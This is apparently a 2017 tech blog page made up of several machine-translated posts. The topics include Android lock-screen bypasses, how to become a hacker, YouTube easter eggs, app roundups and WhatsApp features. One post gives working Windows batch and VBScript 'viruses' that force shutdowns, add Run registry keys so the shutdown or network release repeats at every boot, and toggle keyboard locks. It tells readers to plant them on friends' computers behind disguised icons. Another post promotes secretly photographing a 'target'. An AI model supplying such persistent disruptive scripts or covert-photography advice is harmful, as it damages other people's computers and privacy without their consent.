Showing posts with label Tech. Show all posts

Monday, April 24, 2017

Here's the complete way.


Locking the smartphone is a must to secure your smartphone from the hands of ignorant people. On Android smartphones, the available passwords can be patterns, a combination of numbers and letters (passwords), PINs, or fingerprint sensors.

Unfortunately, somehow the story is not infrequently smartphone users then forget the password that has been predetermined. As a result, Android devices became inaccessible. How to unlock a forgotten password without factory reset.

Samsung Find My Mobile


If by any chance you are using a Samsung device. You can try a similar service with a special Android Device Manager from Samsung Find My Mobile. How to open the Find My Mobile link from the browser, then log into your Samsung account. If you have never set up a Samsung account yet, this method will not work.

After you login to your Samsung account, click the Lock my screen button in the left panel. From here, enter a new PIN and click the Lock button. In a minute or two, the lockscreen password should be changed to the new PIN you enter and you use to unlock the device.

Crash Lockscreen


This method takes advantage of bugs on smartphones running Android 5.0-5.1.1 Lollipop. In addition, this method will not work. First, press Emergency Calls that appear on the lock screen. Then use the dialer interface and insert 10 asterisks. Then double-tap to highlight the text you entered and select copy. Repeat again and paste it so that the number of the star characters will be doubled. Repeat this process, copy and paste to add more characters to the limit.


 Next, go back to the lock screen and open the camera shortcut. From here, drag the notification window and press the Settings icon, then you will be asked to enter a password. Long press in the input field and select paste. Then repeat this process several times so that the lock screen will crash and allow you to access the entire smartphone interface.

Use Safe Mode

  
As you know, a lot of lockscreen security apps on Android. Some of them are very impressive because they are able to change passwords according to the combination of hours and minutes, date, until battery status. However, sometimes there are bugs and suddenly you have not entered your smartphone.

Well, if the problem comes from a third party app, you can try to boot into Safe Mode. The trick varies, depending on the type and brand of your smartphone. You can browse to find the right combination to get into your Safe Mode smarpthone.

Upon successful entry into Safe Mode, the lock screen of the temporary third party application will be disabled. From here, you can immediately uninstall the app and then reboot your smartphone to exit Safe Mode.


Opening a Forgotten HP Password Without Factory Reset

It's The Ways You Must Learn


Entering the middle of 2017, the hacker profession still remains a favorite among IT activists. The reason is because in addition to this cool profession, in terms of money is also very promising.

Are you the one who is interested to learn the science of hacking? If so, you should not start the origin. Because before learning the science of hacking, this is the science that you must learn first. Let's see the discussion !.

This is the way you should know in advance

Understand How Computers Connect to Each Other


A hacker will generally target a computer or other device. This makes you have to understand the science of networks and devices commonly used in computer networks. Do not let you create a virus, but dont know how to send it to the target.

The common devices used in computer network science are two brands, namely Cisco and Mikrotik. For the Cisco brand has become standard for banking. As for Mikrotik, is a networking device solution with affordable price.

Understanding Linux Operating System.


The pentest OS commonly used by Certified Ethical Hackers (CEH), is Linux based. So of course you should also understand how the Linux operating system works. Starting from Linux commands, until all the features you must understand.

The reason the hackers choose Linux itself there are many. One of them is Linux is an open source operating system. Where it means Linux is easier to customize as needed.
Conclusion.

Network science and Linux, it's two sciences that you should learn first before studying the science of hacking.

Can Operate Hacking Tools.


You should be able to operate hacking tools like anonymous doser etc. Especially you should also be able to use hacking tools on Linux and override hacking tools on Windows OS.

Are you guys interested in becoming a hacker? Write your comment below.


Want to Know How to Become a Hacker

Saturday, April 22, 2017

Do You Know Any Keywords?


If that's true, do you know that it turns out that behind the streaming site on Youtube it presents the creative and strange content of the entertainment world, because there are hidden keywords? Shhh, here's a forbidden keyword on YouTube!

1. Use the Force Luke

Try typing "Use the Force Luke" in the YouTube search field. Instead of showing videos or search results on YouTube, your YouTube view gets randomly moved, but the truth is that it just follows the movement of your mouse. If you move the mouse to the left, it will move as if you are shifting it to the left.


2. Beam me up Scotty

"Beam me up, Scotty", the phrase was uttered by Captain Kirk when he was about to teleport in the Star Trek animated film. Well, try typing "Beam me up Scotty" in your YouTube search field, Will appear 'blue' luminescence with the stars, as if showing aurora in the sky on your screen.


4. Do the Harlem Shake

Do you remember the phenomenon of Harlem Shake song in the year 2013 ago? The video of people rocking with Harlem Shake songs is scattered all over the internet.

Do you know what happens if you type in the keyword "Do the Harlem Shake" in the YouTube search field? It will automatically play Harlem Shake song, and the YouTube logo in the top left corner will move. Then? When you hear the lyrics "Do the Harlem Shake", the entire YouTube view will sway to the rhythm.


This keyword will only be done when you open Youtube when in online mode, I suggest to open it on your laptop or computer so the experience while watching it more felt and memorable. So enjoy it.
 

Forbidden Keywords On Youtube

Script to create a Simple Computer Virus


Who do not know the danger of computer virus? Surely you all know the danger of viruses like this but this time I will provide a simple safe kompiter virus and do not damage your computer. Suitable for those who like ignorant to friends.
1. Creating Shutdown Virus.

The workings of this simple computer virus is to force a friend's computer or target so Shutdown. Please open Notepad, and copy and paste the code below. Then save the file with the name ForceShutdown.bat and its file type All files.

@echo off
msg * I don't like you
shutdown -c "Error! Automatic Shutdown!" -s

To activate this virus, you must click on the file. So, automatically this virus 
will run and do not let your friends know it. 

2. Force Shutdown Every Time Turned on
 
Unlike previous viruses, this simple virus will force your friend's computer to Shutdown every time it is turned on. So be careful when you want to use it if not you yourself will receive the consequences.
 
Unlike previous viruses, this simple virus will force your friend's computer to Shutdown every time it is turned on. So be careful when you want to use it if not you yourself will receive the consequences.
echo @echo off>c:windowshartlell.bat
echo break off>>c:windowshartlell.bat
echo shutdown -r -t 11 -f>>c:windowshartlell.bat
echo end>>c:windowshartlell.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v startAPI /t reg_sz /d c:windowshartlell.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v /t reg_sz /d c:windowshartlell.bat /f
echo You have been HACKED.
PAUSE
 
After you copy it save it in notepad by changing it to .bat format then click for the virus can run automatically.

3. Turning off the Internet Permanently

While on an internet network, would be upset if there are people who download instead? Make the internet slow due to reduced bandwidth quickly. So, try to turn off your friends internet using the following simple virus script :

echo @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v CONTROLexit /t reg_sz /d c:windowswimn32.bat /f
echo You Have Been HACKED!
PAUSE

Save it with the name you want and use the .bat extension. Then click to activate it !

4. Sucks Virus

Who said only young people who doang cantang menyeblkan? Your computer can also be annoying if inspected alay keyboard virus. Well, to make a computer virus that will make the keyboard so annoying, you can use the following script :


Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wscript.sleep 100
wshshell.sendkeys "{NUMLOCK}"
wscript.sleep 100
wshshell.sendkeys "{SCROLLLOCK}"
loop

The same way, copy and paste the code above into Notepad. Then save with sucks.vbs and All file type.

In order to run smoothly, try to save a simple computer virus file that you created on the target computer. Then put the file on the desktop, and do not forget to change the icon shortcut it so favorite application target. So enjoy it and be careful. 


Simple Virus Script With Notepad

Taking Photos Without Much Motion

Applications that you can install on your android smartphone is called Quick Camera. With this Quick Camera app, you can snap safely and comfortably on your target without getting caught by anyone.

Quick Camera application is very simple design. There are only three tabs when you run this app. There's Gallery, Settings, and Contact US.


For the Gallery tab, you will see your captured images as well as captured videos of you. On the Gallery tab you can delete the photo by pressing the image will then appear delete icon at the top right. Or you can also share a photo by holding the photo you want to share then click the share button located at the top right side with the delete icon.

Then the most important in this Quick Camera application is the Settings tab. This tab contains the configuration of this Quick Camera application itself. In General Settings you can select the camera you want to use. You can use back camera or front camera. Then you can also display notifications when the photos you capture have been successfully saved on your smartphone. In addition, you can give your smartphone vibrate signal when taking a photo or video. 

There are many more that you can configure in general settings. Such as activate the flashlight when taking photos, auto exposure until time delay. The time delay function is the same as the timer on the camera.

When you've done the settings on this application it's time you start running it and put it into practice on your target. So good luck and enjoy it. 


Quick Camera  Download

How to Take a Silent Photo

Does your Android device start slow?


Is your smartphone now slow and very unfriendly?. You do not need to be confused or upset anymore.
Because here I have a way to make your adroid device is not slow anymore, the way is not difficult and not complicated. It's very annoying if we use a smartphone that feels so desperate to slam it, Well so that your Android phone not to slam, read this review to the end.

Here's How to Speed Up Android Smartphone Performance: 

Disables Animation


This is one of the best ways of all time, because just by doing this the CPU on your smartphone will return to normal. Due to the existence of an application or animation that is less important that interfere with the performance of the system owned by the phone as a result the phone will be very slow, I suggest that immediately disable the animation that is still on, this will be very helpful
.

Internal Memory


Well, this one problem that we often ignore sometimes we do not care about internal memory, carelessly fill the application or other things and origin you know this will make your phone very slow, so please reduce the application on your internal memory.

Check Memory Card


Well this one is a lot of people who are lazy to do it, but it is also very petrified if you want to do it, because an external memory is sometimes damaged and it greatly affects the performance of your smartphone. So just delete all the files you do not use.

All reviews about How to Speed Up the Performance Android Smartphone is very easy to do but we would be very lazy to do it, but this trivial thing can be bad for your Android device.

Delete Junk Files


For this one way you have to open the settings and then the app, choose the app that you think most takes a lot of device memory. Then remove the cache or junk files so that it becomes the smallest size of 12 KB do that in the next app until you feel that your device has felt normal again.

So a review on How to Speed Up Android Smartphone Performance that I can share for you all may be useful and can solve your problems.   

How To Speed Up The Performance of Android Devices

Friday, April 21, 2017

Now Instagram Can Be Used Offline, But For Android Device Only


There's good news for all of you Instagram users on Android. Instagram recently released a new feature called offline mode.
From the offline feature this mode allows users to access Instagram without any internet connection.


As quoted from the Facebook Developer Conference event, Facebook announced that Instagram latest version for Android now already features offline mode or can be used without any Internet connection, interesting.

This feature has the function of buffer viewing feeds in the form of photos and videos that you have opened earlier, so essentially can save all history on Instagram that you ever open in online mode. 

 Users can still comment, like or download images or videos but this can only be done after you re-connect to the Internet or online mode.

But unfortunately this app is now only available for Android devices just no news IOS or else will get this feature.

Are you interested in using it? Make sure you have the latest version of Instagram if you have not got it you can download the latest version here.

Now Instagram Can Be Used Offline

Learn math using android device?


Now we will tell you all about the android app that can help you in math problems that you often meet.


1. Mathway


Known as the helpers of confusing questions about mathematics, and all this about mathematics became an option for android users or anyone else who was having trouble with math problems. With Mathway you can explore with a variety of mathematical problems, and Mathway also does not require your internet connection or Data Package, or subscription.

2. Photomath 

The function of this application is similar to mathway because the same use of the camera as one of the tools but if your camera phone does not support or not yet have autofocus feature then there is another way to use it is by typing it manually.


Unfortunately this application still can not answer about the problem that is too complicated or even handwriting though, sometimes the problem is on paper and with the photographed will be different. Therefore you should check it first.

3. Math Tricks


Want to be fast and great in math? Math Tricks the answer, because Mathematics apps is ready to help you in learning with various criteria. You can learn many ways about the mathematics of addition, multiplication, division, subtraction and much more.

It's less if you only get lessons from school or books only, with Mathematics you will find it easy to learn wherever you are, without carrying a book and without waiting for school day. 


Learning Math Does Not Have To Use a Book

Your Android will not be boring anymore!


A cool Android app is an app that really simplifies your smartphone's usage activity. Applications that can be used to speed up performance, make the use of Android more exciting, and can make your friends jealous because your smartphone can but have him can not. What are they ?

1.Quick Reboot

 
Not just to turn on or turn off the smartphone, with a certain combination turns the power button has another function. Well, Quick Reboot will represent all the functions of the power button that we will mention from starting off the smartphone, enter recovery mode, download mode entry, screenshots, and more. As long as your smartphone is rooted, you can use Quick Reboot on your smartphone.


2.Parallel Space


Parallel Space will allow you to run two of the same Android apps in one smartphone or have two app accounts on one android device. For example to play two accounts Clash Of Clans, Line, Facebook, BBM, WhatsApp, Messenger and all other apps in one android device. All applications you can duplicate without having to be able to coding and complicated.

3. Screenshot Crop And Easy

Have you ever thought of taking a screenshot on your android screen but you only need a part of it.


Looks like this application Crop And Easy Screenshot can help you in facing this problem, especially this application can configure the screenshot when you need without pressing one button, really great.

4. Fooview


Of all the advanced Android apps already mentioned, FooView probably the most sophisticated. The reason this application can be used as an application screenshots, screen recording, translator, until the application shortcuts on Android.


Android Applications That Make Your Android So The Presence

WhatsApp has new features!


You as a user of WhatsApp must have experienced a misplaced name either mis-submitting to another contact, sending wrong words. All this time that as we know the message that has been sent on WhatsApp can not be pulled back, but in the near future it will not happen again.

WhatsApp has reportedly released the Beta (2.17.150) version of this app.WhatsApp is currently developing the unsend feature or the ability to return messages that have been sent.


Reportedly this feature can only be used in a period of up to five minutes only when above five minutes then the message will still be sent and can not be unsend. Later there will be two options in this feature that is edit and revoke. The function of the edit is to edit the previously sent message while the revoke function is to retrieve the message as a whole.
 
In addition the WhatsApp also develop other features such as change number is a feature that allows users to notify other contacts in WhatsApp if you change the phone number.

This feature is predicted to be used officially after apple issued the latest iOS update this year, there is no definite news whether the android will get or not.

New Features On WhatsApp